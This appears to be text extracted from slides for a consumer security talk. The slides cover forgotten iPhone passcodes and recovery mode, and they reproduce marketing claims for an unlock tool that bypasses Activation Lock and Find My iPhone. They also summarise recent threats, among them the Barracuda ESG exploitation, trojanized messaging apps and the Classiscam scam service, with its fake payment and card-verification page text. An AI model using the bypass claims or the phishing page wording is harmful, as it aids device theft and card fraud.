




**Glad to have iPhone?  
Not So Fast**



13:42 - 13:51, arrived via a 23 min drive

29 Sep 2020

12:26 - 12:42, arrived via a 13 min walk

24 Sep 2020

10:32 - 10:59

16 Sep 2020



- Or recently (re)set and forgot?
- iDevice swiped from your hand?
- Reset iff you've access and can remember
- Remove AppleID & password
- To re-add later
- Anyunlock NOT in App store

**Forgot AppleID and password?**



### Unlock Screen Passcode

Remove all types of screen passcode from iOS device in a few clicks



### Bypass MDM

Bypass mobile device management on iOS device with no data loss



### Remove SIM Lock

Easy to remove SIM Lock from various iPhone devices



### Turn Off Find My iPhone

Turn off Find My iPhone without password in seconds



### Remove iTunes Backup Encryption

Turn off iTunes backup encryption without knowing the password



### Unlock Screen Time Passcode

Remove Screen Time passcode on iOS device safely in a tap



### Unlock Apple ID

Remove Apple ID and iCloud account from iOS device securely



### Bypass iCloud Activation Lock

Bypass iCloud Activation Lock on iPhone, iPad, or iPod touch instantly



### iOS Password Manager



### iTunes Backup Password Recovery



### Find Apple ID



### iDevice Verification

## Unlock Apple ID

### It can solve the following issues:

1. Forgot Apple ID password, so unable to listen to Apple Music or download podcasts.
2. Forgot Apple ID password, so unable to buy or download games and apps.
3. Unable to switch to another Apple ID or create a new account.
4. Worry about the device being locked or wiped remotely by the previous Apple ID user.

Start Now



- Connect iDevice to PC/MAC via USB
- Remove Apple ID
- WAIT for restart

**Anyunlock**

- Bypass Activation Lock without AppleID & Password

Bypass iCloud Activation Lock

## Bypass iCloud Activation Lock

**It can solve the following issues:**

1. Your device is linked to an Apple ID that was used to set up this device.
2. Forgot your Apple ID and password, and can't retrieve it officially.
3. Your device is subject to the hostile iCloud Activation Lock attack.

[Start Now](#)

9:41

Back

### Activation Lock

This iPhone is linked to an Apple ID. Enter the Apple ID and password that were used to set up this iPhone. j\*\*\*\*\*@imobile.com

Apple ID

Password Required

[Activation Lock Help](#)

**Anyunlock**

- I made it more complex
- But I use the passcode less frequently
- Pause – it may come to you
- 5 Attempts
- Then lock out for longer periods of time
- 30 seconds up to 1 hour 9<sup>th</sup> attempt
- Then iDevice disabled
- Factory Reset using computer

**Forgot Passcode**

- Mac

Connect device via cable

Finder > General > Backups > Restore Backup

Removed passcode choose new one Remember

Backup from local Mac or iCloud

- Windows

iTunes backup

Connect device via cable

iTunes backup passcode?

- iCloud

Disabled Control Center on Lock screen?

**Forgot Passcode**

- iDevice on a network?

Find My > Devices > Erase This Device  
Restore | Set up as new

- Recovery Mode

Connect cable iTunes or Mac

Magic button combination:

On an iPhone 8, iPhone X, or later: Press and quickly release the Volume Up button. Then press and quickly release the Volume Down button. Finally, press and hold the Side button until you see the Recovery Mode screen.

On an iPhone 7 or iPhone 7 Plus: Press and hold both the Side and Volume Down buttons at the same time. Keep holding them until you see the Recovery Mode screen.

On an iPhone 6s and earlier, iPad, or iPod touch: Press and hold both the Home and the Top (or Side) buttons at the same time. Keep holding them until you see the Recovery Mode screen.

## Forgot Passcode?



**Forgot Passcode**



- Exploit Barracuda networks Email Security Gateway - then persistence
- Chinese (?) target government, military, telecom sectors
- Barracuda says "replace devices"
- IRS Postal delivered letter?  
Identity theft/problem? Fraud??  
2.5 million remail suspended
- Scam-as-a-service *Classiscam*  
More brands (251)  
More Telegram channels (1,366)

## **Current Issues**

# Going global: Tracking Classiscam scam-as-a-service operation H1 2021 — H1 2023

Total number of unique brands targeted: **251**

### Key industries targeted

- Logistics companies
- Classified sites
- Bank transfer services
- Carpooling

Total number of countries affected: **79**

Number of Classiscam groups on Telegram: **1,366**

Number of groups analyzed by Group-IB: **393**

Participants: **38,000+**  
Estimated earnings: **\$64.5M**

### Number of countries targeted by Classiscam (H1 2021 — H1 2023)

Countries



### Cumulative total of Classiscam targeted brands (H1 2021 — H1 2023)

Brands



## Registration and receipt of funds



**Your order has been placed!**

The buyer has already paid for the order.

**RECEIVE 170 \$**



**Making payments is safe**

By clicking the "Receive funds" button, you accept the terms of the User Agreement using the "Secure Transaction" online service

## Shipping information

Delivery Address

[Redacted]

Full name

[Redacted]

After receiving the funds to your card, please send the order to the buyer according to the specified data, you can see the available points for sending the order on the official website of the post office

After sending the order, specify the number of the shipment to the buyer! The order should be sent within 3 days from the date of receipt of funds



2022  
card

kaartnummer

Vervaldatum

06

### Verificatie

De Bank verzocht om aanvullende gegevens

#### Kaart Saldo

0.00 €

Dit veld is verplicht.

Ter verificatie mag het saldo niet nul of negatief zijn

**Blijven**

Om te verifiëren, voert u het exacte saldo van uw kaart in. De gegevens worden geverifieerd door de bank die de kaart heeft uitgegeven.

**Blijven**

# Going global: How Classiscam works (2023)



# UNC4841 Barracuda ESG Campaign



- Phishing Tests

**Phishing Tests**

- Firefox 117 Privacy-respecting translation
- Trojanized Signal & Telegram apps
- Google Play store
- BadBazaar spyware
- Please use original versions Signal & Telegram
- National Science Foundation
  - Multiple telescopes offline due to cyber attacks
  - Gemini North – Hawaii Gemini South Chile
